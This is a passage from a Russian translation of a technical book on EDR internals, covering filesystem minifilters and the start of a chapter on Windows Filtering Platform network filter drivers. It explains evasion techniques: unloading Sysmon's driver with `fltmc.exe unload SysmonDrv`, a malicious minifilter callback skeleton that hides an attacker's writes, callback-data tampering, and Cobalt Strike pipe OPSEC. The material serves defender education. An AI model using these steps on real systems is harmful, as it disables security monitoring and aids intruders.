 tid = GetCurrentThreadId();
1 if (!mojoPipeName.beginsWith("mojo. " + pid + "." + tid + "."))
 {
 // Обнаружен некорректный канал Mojo
 }
}
```

Листинг 6-8. Обнаружение аномальных именованных каналов Mojo

Поскольку формат именованных каналов Mojo известен, можно просто объединить PID и TID **1** потока, создающего именованный канал, и убедиться, что результат соответствует ожидаемому. В противном случае можно предпринять защитное действие.

Не каждая команда внутри Beacon создаёт именованный канал. Некоторые функции, например `execute-assembly`, создают анонимный канал, то есть канал без имени. Такие каналы имеют ограниченную эксплуатационную применимость: на их имя нельзя сослаться, а код может взаимодействовать с ними только через открытый дескриптор. Однако потерю функциональности они компенсируют скрытностью.

В публикации Риккардо Анкарани «Detecting Cobalt Strike Default Modules via Named Pipe Analysis» подробно рассматриваются соображения OPSEC, связанные с использованием анонимных каналов в Beacon. В своём исследовании он обнаружил, что, хотя компоненты Windows редко используют анонимные каналы, их создание можно профилировать, а создавшие их процессы можно применять в качестве подходящих исполняемых файлов `spawnto`. Среди них были `ngen.exe`, `wsmprovhost.exe` и `firefox.exe`. Назначив один из этих исполняемых файлов своим жертвенным процессом, атакующие могли добиться того, чтобы любые действия, приводящие к созданию анонимных каналов, скорее всего, оставались необнаруженными.

Однако следует помнить, что действия с именованными каналами всё равно будут подвержены обнаружению, поэтому операторам потребуется ограничить свои приёмы только действиями, создающими анонимные каналы.

Обход мини-фильтров

Большинство стратегий обхода мини-фильтров EDR основано на одном из трёх методов: выгрузке, предотвращении или вмешательстве. Рассмотрим примеры каждого из них, чтобы показать, как можно использовать их в своих интересах.

Выгрузка

Первый метод состоит в полной выгрузке мини-фильтра. Для этого потребуется административный доступ, а именно привилегия токена `SeLoadDriverPrivilege`, но это самый надёжный способ обойти мини-фильтр. В конце концов, если драйвера больше нет в стеке, он не может регистрировать события.

Выгрузить мини-фильтр бывает так же просто, как вызвать `fltmc.exe unload`, но если поставщик приложил значительные усилия к сокрытию присутствия своего мини-фильтра, могут потребоваться сложные специализированные инструменты. Чтобы глубже исследовать эту идею, выберем целью Sysmon, чей мини-фильтр SysmonDrv настроен в реестре, как показано в листинге 6-9.

```
PS > Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv" | Select *
-Exclude PS* | fl
Type  : 1
Start  : 0
ErrorControl : 1
ImagePath : SysmonDrv.sys
DisplayName : SysmonDrv
Description : System Monitor driver
PS > Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv\Instances\
Sysmon Instance\" | Select * -Exclude PS* | fl
Altitude : 385201
Flags : 0
```

Листинг 6-9. Просмотр конфигурации SysmonDrv с помощью PowerShell

По умолчанию SysmonDrv имеет высоту 385201, и при наличии у вызывающей стороны необходимой привилегии его легко выгрузить вызовом `fltmc.exe unload SysmonDrv`. Это создаст событие FilterManager с идентификатором 1, указывающее на выгрузку фильтра файловой системы, и событие Sysmon с идентификатором 255, указывающее на сбой связи с драйвером. Однако после этого Sysmon перестанет получать события.

Чтобы усложнить этот процесс для атакующих, мини-фильтр иногда использует случайное имя службы, скрывающее его присутствие в системе. В случае Sysmon администратор может применить такой подход во время установки, передав установщику флаг `-d` и указав новое имя. Это не позволит атакующему воспользоваться встроенной утилитой `fltmc.exe`, если он также не сможет определить имя службы.

Однако атакующий может злоупотребить другой особенностью производственных мини-фильтров, чтобы найти драйвер и выгрузить его: их высотами. Поскольку Microsoft резервирует определённые высоты для конкретных поставщиков, атакующий может узнать эти значения, а затем просто обойти реестр или использовать `fltlib!FilterFindNext()`, чтобы найти драйвер с нужной высотой. С помощью `fltmc.exe` нельзя выгружать мини-фильтры по высоте, но можно либо определить имя драйвера в реестре, либо передать имя мини-фильтра функции `fltlib!FilterUnload()` в инструменте, использующем `fltlib!FilterFindNext()`. Именно так работает внутри инструмент Shhmon, который разыскивает и выгружает SysmonDrv.

Защитники могли бы ещё больше затруднить работу атакующих, изменив высоту мини-фильтра. Однако это не рекомендуется для производственных приложений, поскольку выбранное значение уже может использовать другое приложение. Агенты EDR иногда работают на миллионах устройств, что повышает вероятность столкновения высот. Чтобы снизить этот риск, поставщик может получить у Microsoft список активных назначений мини-фильтров и выбрать ещё не используемую высоту, хотя эта стратегия не даёт полной гарантии.

В случае Sysmon защитники могли бы либо исправить установщик, чтобы при установке задавать в реестре другое значение высоты, либо вручную изменить высоту после установки, непосредственно отредактировав значение реестра. Поскольку Windows не накладывает технических ограничений на высоты, инженер может переместить SysmonDrv на любую желаемую высоту. Однако следует помнить, что высота влияет на положение мини-фильтра в стеке, поэтому выбор слишком низкого значения может непредвиденным образом снизить эффективность инструмента.

Даже после применения всех этих методов сокрытия атакующий всё равно сможет выгрузить мини-фильтр. Начиная с Windows 10, прежде чем производственный драйвер можно будет загрузить в систему, его должны подписать и поставщик, и Microsoft; поскольку эти подписи предназначены для идентификации драйверов, они содержат сведения о подписавшем их поставщике. Часто этих сведений достаточно, чтобы выдать противнику присутствие целевого мини-фильтра. На практике атакующий может обойти реестр или применить подход с `fltlib!FilterFindNext()` для перечисления мини-фильтров, извлечь путь к драйверу на диске и

анализировать цифровые подписи всех перечисленных файлов, пока не найдёт файл, подписанный поставщиком EDR. После этого он сможет выгрузить мини-фильтр одним из рассмотренных ранее способов.

Как вы только что узнали, по-настоящему эффективных способов скрыть мини-фильтр в системе не существует. Однако это не означает, что такое сокрытие бесполезно. У атакующего может не оказаться инструментов или знаний для противодействия этим мерам, что даст датчикам EDR время обнаружить его действия без помех.

Предотвращение

Чтобы вообще не позволить операциям файловой системы пройти через мини-фильтр EDR, атакующие могут зарегистрировать собственный мини-фильтр и с его помощью принудительно завершать операции ввода-вывода. В качестве примера зарегистрируем вредоносную процедуру обратного вызова до операции для запросов `IRP_MJ_WRITE`, как показано в листинге 6-10.

```
PFLT_PRE_OPERATION_CALLBACK EvilPreWriteCallback;
FLT_PREOP_CALLBACK_STATUS EvilPreWriteCallback(
 [in, out] PFLT_CALLBACK_DATA Data,
 [in] PCFLT_RELATED_OBJECTS FltObjects,
 [out] PVOID *CompletionContext
)
{
 --snip--
}
```

Листинг 6-10. Регистрация вредоносной процедуры обратного вызова до операции

Когда диспетчер фильтров вызывает эту процедуру обратного вызова, она должна вернуть значение `FLT_PREOP_CALLBACK_STATUS`. Одно из возможных значений, `FLT_PREOP_COMPLETE`, сообщает диспетчеру фильтров, что текущий мини-фильтр завершает запрос, поэтому запрос не следует передавать мини-фильтрам ниже текущей высоты. Если мини-фильтр возвращает это значение, он должен задать в элементе `Status` блока состояния ввода-вывода значение `NTSTATUS`, представляющее окончательный статус операции. Эту возможность часто используют антивирусные механизмы, чьи мини-фильтры взаимодействуют с механизмами сканирования пользовательского режима, чтобы определять, записывается ли в файл вредоносное содержимое. Если сканер сообщает мини-фильтру, что содержимое вредоносно, мини-фильтр завершает запрос и возвращает вызывающей стороне статус ошибки, например `STATUS_VIRUS_INFECTED`.

Но атакующие могут злоупотребить этой возможностью мини-фильтров, чтобы агент безопасности вообще не перехватил их операции файловой системы. С зарегистрированной ранее процедурой обратного вызова это будет выглядеть примерно так, как показано в листинге 6-11.

```
FLT_PREOP_CALLBACK_STATUS EvilPreWriteCallback(
 [in, out] PFLT_CALLBACK_DATA Data,
 [in] PCFLT_RELATED_OBJECTS FltObjects,
 [out] PVOID *CompletionContext
)
{
  --snip--
  if (IsThisMyEvilProcess(PsGetCurrentProcessId())
  {
   --snip--
  1 Data->IoStatus.Status = STATUS_SUCCESS;
   return FLT_PREOP_COMPLETE
  }
   --snip--
}
```

Листинг 6-11. Перехват операций записи и принудительное завершение

Сначала атакующий вставляет свой вредоносный мини-фильтр на высоте, превышающей высоту мини-фильтра EDR. В процедуре обратного вызова до операции вредоносного мини-фильтра находится логика, завершающая запросы ввода-вывода от процессов противника в пользовательском режиме **1** и не позволяющая передать их вниз по стеку EDR.

Вмешательство

Последний метод обхода, вмешательство, основан на том, что мини-фильтр может изменять элементы структуры `FLT_CALLBACK_DATA`, переданной его процедурам обратного вызова для запроса. Атакующий может изменить любые элементы этой структуры, кроме `RequestorMode` и `Thread`. В их число входит указатель файла в элементе `TargetFileObject` структуры `FLT_IO_PARAMETER_BLOCK`. Единственное требование к вредоносному мини-фильтру - вызвать `fltmgr!FltSetCallbackDataDirty()`, указывая тем самым, что структура данных обратного вызова была изменена при передаче запроса мини-фильтрам ниже в стеке.

Противник может злоупотребить таким поведением, чтобы передать мини-фильтру EDR фиктивные данные: вставить собственный мини-фильтр в любом месте выше него в стеке, изменить связанные с запросом данные и вернуть управление диспетчеру фильтров. Мини-фильтр, получивший изменённый запрос, может проверить наличие `FLTFL_CALLBACK_DATA_DIRTY`, устанавливаемого `fltmgr!FltSetCallbackDataDirty()`, и отреагировать соответствующим образом, однако данные всё равно останутся изменёнными.

Заключение

Мини-фильтры являются фактическим стандартом мониторинга активности файловых систем Windows, будь то NTFS, именованные каналы или даже почтовые слоты. Их реализация несколько сложнее реализации драйверов, рассмотренных ранее в книге, однако работают они очень похоже: располагаются непосредственно на пути некоторой системной операции и получают сведения об активности. Атакующие могут обходить мини-фильтры, используя логическую ошибку датчика или даже полностью выгружая драйвер, но большинство противников адаптировали свои приёмы так, чтобы резко ограничить создание новых артефактов на диске и снизить вероятность того, что мини-фильтр заметит их действия.

Глава 7. Драйверы сетевых фильтров

Иногда EDR приходится реализовывать собственный датчик для сбора телеметрии, формируемой определёнными системными компонентами. Один из примеров - мини-фильтры файловой системы. Сетевой стек Windows ничем не отличается.

Агент безопасности на узле может стремиться собирать сетевую телеметрию по многим причинам. Сетевой трафик связан с самым распространённым способом получения атакующим первоначального доступа к системе, например когда пользователь посещает вредоносный веб-сайт. Кроме того, это один из ключевых артефактов, возникающих при горизонтальном перемещении с одного узла на другой. Если продукт защиты конечных устройств хочет собирать и анализировать сетевые пакеты, он, скорее всего, реализует тот или иной драйвер сетевого фильтра.

В этой главе рассматривается одна из наиболее распространённых платформ драйверов для сбора сетевой телеметрии - Windows Filtering Platform (WFP). Сетевой стек Windows и экосистема драйверов могут показаться новичкам несколько ошеломляющими, поэтому, чтобы уменьшить вероятность головной боли, мы кратко представим основные понятия, а затем сосредоточимся только на элементах, относящихся к датчику EDR.

Сетевой мониторинг и мониторинг на конечных устройствах

Можно предположить, что лучший способ обнаруживать вредоносный трафик - использовать сетевое устройство безопасности, однако это не всегда так. Эффективность таких сетевых устройств зависит от их положения в сети. Например, чтобы обнаруживать горизонтальное перемещение между узлами A и B, система обнаружения сетевых вторжений (NIDS) должна располагаться между ними.

Представьте, что противнику необходимо пересечь основные границы сети, например перейти из подсети VPN в подсеть центра обработки данных. В таких ситуациях инженеры безопасности могут стратегически разместить устройство в логической точке сужения, через которую должен проходить весь такой трафик. Эта ориентированная на границы архитектура будет похожа на показанную на рисунке 7-1.




Рисунок 7-1. NIDS между двумя сетями

Но как быть с горизонтальным перемещением внутри одной подсети, например с рабочей станции на рабочую станцию? Размещать устройство сетевого мониторинга между каждой парой узлов локальной сети было бы экономически нецелесообразно, однако командам безопасности всё равно нужна такая телеметрия для обнаружения действий противника в своих сетях.

Здесь вступает в действие датчик мониторинга трафика на конечном устройстве. Развернув датчик мониторинга на каждом клиенте, команда безопасности решает проблему выбора места в сети для своего устройства. В конце концов, если датчик отслеживает трафик на клиенте, как показано на рисунке 7-2, он фактически оказывается посредником между клиентом и всеми остальными системами, с которыми тот может обмениваться данными.




Рисунок 7-2. Сетевой мониторинг на конечных устройствах

У мониторинга на конечном устройстве есть ещё одно ценное преимущество перед сетевыми решениями: контекст. Поскольку работающий на конечном устройстве агент может собирать дополнительные сведения об узле, он способен составить более полную картину того, как и почему возник сетевой трафик. Например, он может определить, что дочерний процесс `outlook.exe` с определённым PID каждые 60 секунд обращается к конечной точке сети доставки содержимого; это может быть маяк управления и контроля от процесса, связанного с первоначальным доступом.

Датчик на узле может получить данные об исходном процессе, контексте пользователя и действиях, происходивших до установления соединения. Напротив, развёрнутое в сети устройство сможет видеть лишь характеристики соединения, например его источник и назначение, частоту пакетов и протокол. Хотя эти данные могут быть ценны для специалистов по реагированию, в них отсутствуют ключевые сведения, которые помогли бы расследованию.

Устаревшие драйверы Network Driver Interface Specification

Существует множество типов сетевых драйверов, большинство из которых основано на Network Driver Interface Specification (NDIS). NDIS - библиотека, абстрагирующая сетевое оборудование устройства. Она также определяет стандартный интерфейс между многоуровневыми сетевыми драйверами, работающими на разных сетевых уровнях и уровнях операционной системы, и хранит сведения о состоянии. NDIS поддерживает четыре типа драйверов.

Miniport. Управляет платой сетевого интерфейса, например отправляет и принимает данные. Это самый нижний уровень драйверов NDIS.

Protocol. Реализует стек транспортного протокола, например TCP/IP. Это самый верхний уровень драйверов NDIS.

Filter. Располагается между драйверами мини-порта и протокола, отслеживая и изменяя взаимодействие между этими двумя подтипами.

Intermediate. Располагается между драйверами мини-порта и протокола, предоставляя точки входа обоих драйверов для передачи запросов. Такие драйверы предоставляют виртуальный адаптер, которому драйвер протокола отправляет свои пакеты. Затем промежуточный драйвер направляет эти пакеты соответствующему мини-порту. После завершения операции мини-портом промежуточный драйвер передаёт сведения обратно драйверу протокола. Такие драйверы часто используются для балансировки трафика между несколькими платами сетевого интерфейса.

Взаимодействие этих драйверов с NDIS показано на сильно упрощённой схеме на рисунке 7-3.




Рисунок 7-3. Отношения драйверов NDIS

Для мониторинга безопасности лучше всего подходят драйверы фильтров, поскольку они могут перехватывать сетевой трафик на самых нижних уровнях сетевого стека непосредственно перед его передачей мини-порту и связанной плате сетевого интерфейса. Однако такие драйверы создают некоторые сложности, в том числе значительную сложность кода, ограниченную поддержку сетевого и транспортного уровней и трудный процесс установки.

Но, возможно, самая большая проблема драйверов фильтров для мониторинга безопасности - отсутствие контекста. Хотя они могут перехватывать обрабатываемый трафик, им неизвестен контекст вызывающей стороны, то есть процесс, инициировавший запрос, и у них нет метаданных, необходимых для предоставления агенту EDR ценной телеметрии. Поэтому EDR почти всегда используют другую платформу: Windows Filtering Platform (WFP).

Windows Filtering Platform

WFP - это набор API и служб для создания приложений сетевой фильтрации, включающий компоненты как пользовательского режима, так и режима ядра. Начиная с Windows Vista и Server 2008, он предназначался для замены устаревших технологий фильтрации, включая фильтры NDIS. Хотя у WFP есть некоторые недостатки в отношении производительности сети, он обычно считается лучшим вариантом для создания драйверов фильтров. Даже сам брандмауэр Windows построен на WFP.

Платформа предоставляет множество преимуществ. Она позволяет EDR фильтровать трафик, относящийся к конкретным приложениям, пользователям, соединениям, платам сетевого интерфейса и портам. Она поддерживает как IPv4, так и IPv6, обеспечивает защиту во время загрузки до запуска базового механизма фильтрации и позволяет драйверам фильтровать, изменять и повторно внедрять трафик. Платформа также может обрабатывать пакеты IPsec до и после расшифрования и интегрируется с аппаратной разгрузкой, позволяя драйверам фильтров использовать оборудование для проверки пакетов.

Реализацию WFP бывает трудно понять: у неё сложная архитектура и особые названия основных компонентов, распределённых между пользовательским режимом и режимом ядра. Архитектура WFP выглядит примерно так, как показано на рисунке 7-4.




Рисунок 7-4. Архитектура WFP

Чтобы разобраться во всём этом, проследим за частью TCP-потока от клиента, подключённого к серверу в интернете. Сначала клиент вызывает функцию вроде `WS2_32!send()` или `WS2_32!WSASend()`, чтобы отправить данные через подключённый сокет. В конечном итоге эти функции передают пакет вниз сетевому стеку, который предоставляется `tcpip.sys` для IPv4 и `tcpip6.sys` для IPv6.

По мере прохождения пакета через сетевой стек он передаётся прокладке, связанной с соответствующим уровнем стека, например с потоковым уровнем. Прокладки - компоненты ядра, выполняющие несколько критически важных задач. Одна из первых их обязанностей - извлечь данные и свойства из пакета и передать их механизму фильтрации, запуская процесс применения фильтров.

Механизм фильтрации

Механизм фильтрации, иногда называемый общим механизмом фильтрации во избежание путаницы с базовым механизмом фильтрации пользовательского режима, выполняет фильтрацию на сетевом и транспортном уровнях. В нём есть собственные уровни - контейнеры, используемые для организации фильтров в наборы. Каждый из этих уровней, внутренне определённый как GUID, имеет схему, указывающую, какие типы фильтров в него можно добавлять. Уровни могут дополнительно делиться на подуровни, управляющие конфликтами фильтрации. Например, представьте, что на одном узле настроены правила «открыть порт 1028» и «заблокировать все порты выше 1024». Все уровни наследуют подуровни по умолчанию, а разработчики могут добавлять собственные.

Арбитраж фильтров

Вам может быть интересно, как механизм фильтрации определяет порядок оценки подуровней и фильтров. Если бы правила применялись к трафику в случайном порядке, это могло бы привести к огромным проблемам. Например, первым правилом мог бы оказаться запрет по умолчанию, отбрасывающий весь трафик. Чтобы решить эту проблему, и подуровням, и фильтрам можно назначить значение приоритета, называемое весом, которое определяет порядок их обработки диспетчером фильтров. Эта логика упорядочивания называется арбитражем фильтров.

Во время арбитража фильтры оценивают разобранные из пакета данные от наибольшего приоритета к наименьшему, чтобы определить, что делать с пакетом. Каждый фильтр содержит условия и действие, как обычные правила брандмауэра, например «если порт назначения равен 4444, заблокировать пакет» или «если приложение - `edge.exe`, разрешить пакет». Основные действия, которые может вернуть фильтр, - `Block` и `Permit`, но ещё три поддерживаемых действия передают сведения о пакете драйверам выносных функций: `FWP_ACTION_CALLOUT_TERMINATING`, `FWP_ACTION_CALLOUT_INSPECTION` и `FWP_ACTION_CALLOUT_UNKNOWN`.

Драйверы выносных функций

Драйверы выносных функций - сторонние драйверы, расширяющие возможности фильтрации WFP по сравнению с базовыми фильтрами. Они предоставляют расширенные функции, например глубокую проверку пакетов, родительский контроль и журналирование данных. Когда поставщик EDR заинтересован в сборе сетевого трафика, он обычно развёртывает в системе драйвер выносной функции.

Подобно базовым фильтрам, драйверы выносных функций могут выбирать интересующие их типы трафика. Когда вызываются драйверы выносных функций, связанные с конкретной операцией, они могут предложить действие над пакетом на основе собственной внутренней логики обработки. Драйвер выносной функции может разрешить некоторый трафик, заблокировать его, продолжить обработку, то есть передать другим драйверам выносных функций, отложить, отбросить или ничего

не делать. Эти действия являются лишь предложениями, и драйвер может переопределить их в процессе арбитража фильтров.

Когда арбитраж фильтров завершается, результат возвращается прокладке, которая исполняет окончательное решение фильтрации, например разрешает пакету покинуть узел.

Реализация драйвера выносной функции WFP

Когда продукт EDR хочет перехватывать и обрабатывать сетевой трафик на узле, он, скорее всего, использует драйвер выносной функции WFP. Чтобы настроить свою выносную функцию, такие драйверы должны выполнить довольно сложную последовательность действий, но она станет понятной, если учесть, как пакеты проходят через сетевой стек и диспетчер фильтров. Кроме того, с такими драйверами значительно проще работать, чем с их устаревшими аналогами NDIS, а документация Microsoft должна быть очень полезна разработчикам EDR, желающим добавить эту возможность в набор своих датчиков.

Открытие сеанса механизма фильтрации

Подобно другим типам драйверов, драйверы выносных функций WFP начинают инициализацию внутри своей внутренней функции `DriverEntry()`. Одно из первых выполняемых драйвером действий, уникальное для WFP, - открытие сеанса с механизмом фильтрации. Для этого драйвер вызывает `fltmgr!FwpmEngineOpen()`, определённую в листинге 7-1.

```
DWORD FwpmEngineOpen0(
 [in, optional] const wchar_t     *serverName,
 [in]    UINT32       authnService,
 [in, optional] SEC_WINNT_AUTH_IDENTITY_W *authIdentity,
 [in, optional] const FWPM_SESSION0   *session,
 [out]    HANDLE       *engineHandle
);
```

Листинг 7-1. Определение функции `fltmgr!FwpmEngineOpen()`

Самый примечательный входной аргумент этой функции - `authnService`, определяющий используемую службу аутентификации. Он может иметь значение `RPC_C_AUTHN_WINNT` или `RPC_C_AUTHN_DEFAULT`, каждое из которых фактически просто предписывает драйверу использовать аутентификацию NTLM. При успешном завершении функции через параметр `engineHandle` возвращается дескриптор механизма фильтрации, который обычно сохраняется в глобальной переменной, поскольку понадобится драйверу во время выгрузки.

Регистрация выносных функций

Затем драйвер регистрирует свои выносные функции. Для этого вызывается API `fltmgr!FwpmCalloutRegister()`. В системах Windows 8 и более поздних эта функция преобразуется в `fltmgr!FwpsCalloutRegister2()`, определение которой приведено в листинге 7-2.

```
NTSTATUS FwpsCalloutRegister2(
 [in, out] void *deviceObject,
 [in] const FWPS_CALLOUT2 *callout,
 [out, optional] UINT32 *calloutId
);
```

Листинг 7-2. Определение функции `fltmgr!FwpsCalloutRegister2()`

Передаваемый этой функции как параметр `callout` входной указатель на структуру `FWPS_CALLOUT2` содержит сведения о внутренних функциях драйвера выносной функции, которые будут обрабатывать фильтрацию пакетов. Структура определена в листинге 7-3.

```
typedef struct FWPS_CALLOUT2_ {
 GUID calloutKey;
 UINT32 flags;
 FWPS_CALLOUT_CLASSIFY_FN2 classifyFn;
 FWPS_CALLOUT_NOTIFY_FN2 notifyFn;
 FWPS_CALLOUT_FLOW_DELETE_NOTIFY_FN0 flowDeleteFn;
} FWPS_CALLOUT2;
```

Листинг 7-3. Определение структуры `FWPS_CALLOUT2`

Элементы `notifyFn` и `flowDeleteFn` - функции выносной функции, которые уведомляют драйвер соответственно о наличии относящихся к самой выносной функции сведений для передачи или о завершении данных, обрабатываемых выносной функцией. Поскольку эти функции не особенно важны для обнаружения, мы не будем рассматривать их подробнее. Однако элемент `classifyFn` - указатель на функцию, вызываемую всякий раз, когда требуется обработать пакет; в ней содержится основная часть логики проверки. Мы рассмотрим эти выносные функции в разделе «Обнаружение приёмов противника с помощью сетевых фильтров» на странице 135.

Добавление выносной функции в механизм фильтрации

Определив выносную функцию, можно добавить её в механизм фильтрации вызовом `fwpuclnt!FwpmCalloutAdd()`, передав в качестве входных данных полученный ранее дескриптор механизма и указатель на структуру `FWPM_CALLOUT`, показанную в листинге 7-4.

```
typedef struct FWPM_CALLOUT0_ {
 GUID calloutKey;
 FWPM_DISPLAY_DATA0 displayData;
 UINT32 flags;
 GUID *providerKey;
 FWP_BYTE_BLOB providerData;
 GUID applicableLayer;
 UINT32 calloutId;
} FWPM_CALLOUT0;
```

Листинг 7-4. Определение структуры `FWPM_CALLOUT`

Эта структура содержит данные о выносной функции, например необязательные понятное имя и описание в элементе `displayData`, а также уровни, которым следует назначить выносную функцию, например `FWPM_LAYER_STREAM_V4` для потоков IPv4. Microsoft документирует десятки идентификаторов уровней фильтрации, и у каждого обычно есть варианты для IPv4 и IPv6. Когда используемая драйвером функция добавления выносной функции завершается, она возвращает идентификатор времени выполнения выносной функции, который сохраняется для использования при выгрузке.

В отличие от уровней фильтрации, разработчик может добавлять в систему собственные подуровни. В таких случаях драйвер вызывает `fwpuclnt!FwpmSublayerAdd()`, которая принимает дескриптор механизма, указатель на структуру `FWPM_SUBLAYER` и необязательный дескриптор безопасности. Передаваемая на вход структура содержит ключ подуровня, GUID для однозначной идентификации подуровня, необязательные понятное имя и описание, необязательный флаг сохранения подуровня между перезагрузками, вес подуровня и другие элементы с относящимся к подуровню состоянием.

Добавление нового объекта фильтра

Последнее действие драйвера выносной функции - добавление в систему нового объекта фильтра. Этот объект фильтра является правилом, которое драйвер будет оценивать при обработке соединения. Для его создания драйвер вызывает `fwpuclnt!FwpmFilterAdd()`, передавая дескриптор механизма, указатель на структуру `FWPM_FILTER`, показанную в листинге 7-5, и необязательный указатель на дескриптор безопасности.

```
typedef struct FWPM_FILTER0_ {
 GUID filterKey;
 FWPM_DISPLAY_DATA0 displayData;
 UINT32 flags;
 GUID *providerKey;
 FWP_BYTE_BLOB providerData;
 GUID layerKey;
 GUID subLayerKey;
 FWP_VALUE0 weight;
 UINT32 numFilterConditions;
 FWPM_FILTER_CONDITION0 *filterCondition;
 FWPM_ACTION0 action;
 union {
  UINT64 rawContext;
  GUID  providerContextKey;
 };
 GUID *reserved;
 UINT64 filterId;
 FWP_VALUE0 effectiveWeight;
} FWPM_FILTER0;
```

Листинг 7-5. Определение структуры `FWPM_FILTER`

